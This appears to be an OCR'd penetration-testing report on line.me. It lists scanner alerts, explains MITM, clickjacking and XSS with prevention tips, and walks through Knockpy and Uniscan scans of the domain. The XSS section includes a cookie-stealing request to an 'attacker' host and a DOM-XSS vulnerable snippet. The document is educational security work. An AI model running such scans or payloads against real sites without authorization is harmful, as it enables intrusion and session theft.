
Interesting response 8

The server responded with a non 200 (OK) nor 404 (Not Found) status code. This is a non-issue, however exotic HTTP response status codes can provide useful insights into the behavior of the web application and assist with the penetration test.

https://design.line.me/	Server
https://design.line.me/Arachni-0534adf8d809ae09a76f1071d3e2477f	Server
https://design.line.me/0534adf8d809ae09a76f1071d3e2477f	Server
https://design.line.me/crossdomain.xml	Server
https://design.line.me/%3E%22'%3E%3Cmy_tag_0534adf8d809ae09a76f1071d3e2477f/%3E	Server
https://design.line.me/%3Cmy_tag_0534adf8d809ae09a76f1071d3e2477f/%3E	Server

Timestamp Disclosure -Unix

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.



```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 22 Oct 2020 18:38:41 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 14692
Connection: keep-alive
Cache-Control: private
X-Content-Type-Options: nosniff
```

```
<script>
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
    (i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
    m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
})(window,document,'script','//www.google-analytics.com/analytics.js','ga');
ga('create', 'UA-49752572-1', 'line.me');
```

- Cookie No HttpOnly Flag
  - GET: http://203.104.138.138
- Cookie Without SameSite Attribute
  - GET: http://203.104.138.138
- Cross-Domain JavaScript Source File Inclusion (3)
  - GET: http://203.104.138.138
  - GET: http://203.104.138.138
  - GET: http://203.104.138.138
- Timestamp Disclosure - Unix
  - GET: http://203.104.138.138

Timestamp Disclosure - Unix

URL:	http://203.104.138.138
Risk:	Informational
Confidence:	Low
Parameter:	
Attack:	
Evidence:	49752572
CWE ID:	200
WASC ID:	13
Source:	Passive (10096 - Timestamp Disclosure)

Description:

Prevent:

Any Timestamp Disclosure alerts should be manually reviewed to confirm that a) these are actual server timestamp leaks, b) the disclosed timestamp data is not sensitive as it is not used in any form to generate any sensitive information on the server side.

If a given Timestamp Disclosure alert is not critical it can be ignored.

Otherwise the application code should be modified not to disclose current timestamp information and not to rely on a local server timestamp as generally timestamp synchronization is not a difficult task for an attacker.

ATTACKS


Man-in-the Middle Attack

A **man in the middle** (**MITM**) **attack** is a general term for when a perpetrator positions himself in a conversation between a user and an application—either to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway.

Prevent:

- Secure your e-mails by employing SSL/TLS.
- Update browser to the latest version.

- Use separate WI-FI networks
- Implement two-factor authentication
- Get browser plugins like ForceTLS of HTTPS.




Clickjacking Attack

Clickjacking, also known as a “UI redress **attack**”, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page.

Prevent:

- **Frame busting or frame breaking**



Cross Site Scripting Attack


Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.

A web page or web application is vulnerable to XSS if it uses unsensitized user input in the output that it generates. This user input must then be parsed by the victim's browser. XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

Prevent:

- Train and maintain awareness
- Do not trust any user input
- Sanitize HTML

- Set the HTTPOnly flag
- Use a Content Security Policy


Attacker
Attacker's Server
1
Check this out:
http://website/search?
keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
Website
Website's Response Script
Victim's Browser
Website's Response to Victim After innerHTML Manipulation
Website's Response to Victim
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
4

```
print "<html>"
print "You searched for: <em></em>"
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
```


```
<html>
You searched for: <em><script>...</script></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

```
<html>
You searched for: <em></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

Penetration Tools

- Knockpy


Knockpy is a python tool designed to enumerate subdomains on a target domain through a wordlist. It is designed to scan for DNS zone transfer and to try to bypass the wildcard DNS record automatically if it is enabled.



```
root@kali:~/knock/knockpy# python knockpy.py line.me

  _  __                 _
 | |/ /                | |   4.1.1
 | ' / _ __   ___   ___| | ___ __  _   _
 |  < | '_ \ / _ \ / __| |/ / '_ \| | | |
 | . \| | | | (_) | (__|   <| |_) | |_| |
 |_|\_\_| |_|\___/ \___|_|\_\ .__/ \__, |
                            | |     __/ |
                            |_|    |___/

+ checking for virustotal subdomains: SKIP
        VirusTotal API_KEY not found
+ checking for wildcard: NO
+ checking for zonetransfer: NO
+ resolving target: YES
- scanning for subdomain...
```


Install knockpy:

git clone https://github.com/guelfoweb/knock.git



```
Eradh@kali:~$ cd Desktop/
Eradh@kali:~/Desktop$ git clone https://github.com/guelfoweb/knock.git
```

cd knock/




```
Eradh@kali:~/Desktop$ cd knock/
Eradh@kali:~/Desktop/knock$ ls
CHANGELOG.rst  knockpy  README.rst  requirements.txt  setup.py
```

cd knockpy/


python knockpy.py -h

[h → Help]



```
Eradh@kali:~/Desktop/knock$ cd knockpy/
Eradh@kali:~/Desktop/knock/knockpy$ ls
config.json  __init__.py  knockpy.py  modules  wordlist
Eradh@kali:~/Desktop/knock/knockpy$ python knockpy.py
```

python knockpy.py domain name




```
Eradh@kali:~/Desktop/knock/knockpy$ python knockpy.py line.me
```

- Uniscan

Uniscan is an open source tool capable of scanning we applications for critical vulnerabilities. Such as SQL injection, Blind SQL injection, Cross site scripting, Remote file inclusion, Web shell vulnerabilities, Hidden backdoors amongst others. Besides vulnerability assignment, Uniscan can also do a Bing and google search for finding domains on the shared IP addresses.


uniscan -h

h: help




```
Eradh@kali:~$ sudo uniscan -h
```

apt install uniscan




```
Eradh@kali:~$ sudo apt install uniscan
```

Uniscan -u DomainName




```
Eradh@kali:~$ sudo uniscan -u domainname
```

Uniscan -u line.me -f -g -w -e -d -s -r -j




```
Eradh@kali:~$ sudo uniscan -u line.me -f -g -w -e -d -s -r -g -j
####################################
# Uniscan project                  #
# http://uniscan.sourceforge.net/  #
####################################
V. 6.3


Scan date: 12-10-2020 23:8:41
===========================================================================================
| [*] http://line.me/ redirected to http://line.me/en/
| [*] New target is: http://line.me/en/
===========================================================================================
| Domain: http://line.me/en/
| Server: nginx
| IP: 203.104.138.138
===========================================================================================
```

Uniscan Options




```
OPTIONS:
        -h      help
        -u      <url> example: https://www.example.com/
        -f      <file> list of url's
        -b      Uniscan go to background
        -q      Enable Directory checks
        -w      Enable File checks
        -e      Enable robots.txt and sitemap.xml check
        -d      Enable Dynamic checks
        -s      Enable Static checks
        -r      Enable Stress checks
        -i      <dork> Bing search
        -o      <dork> Google search
        -g      Web fingerprint
        -j      Server fingerprint
```


Uniscan Output



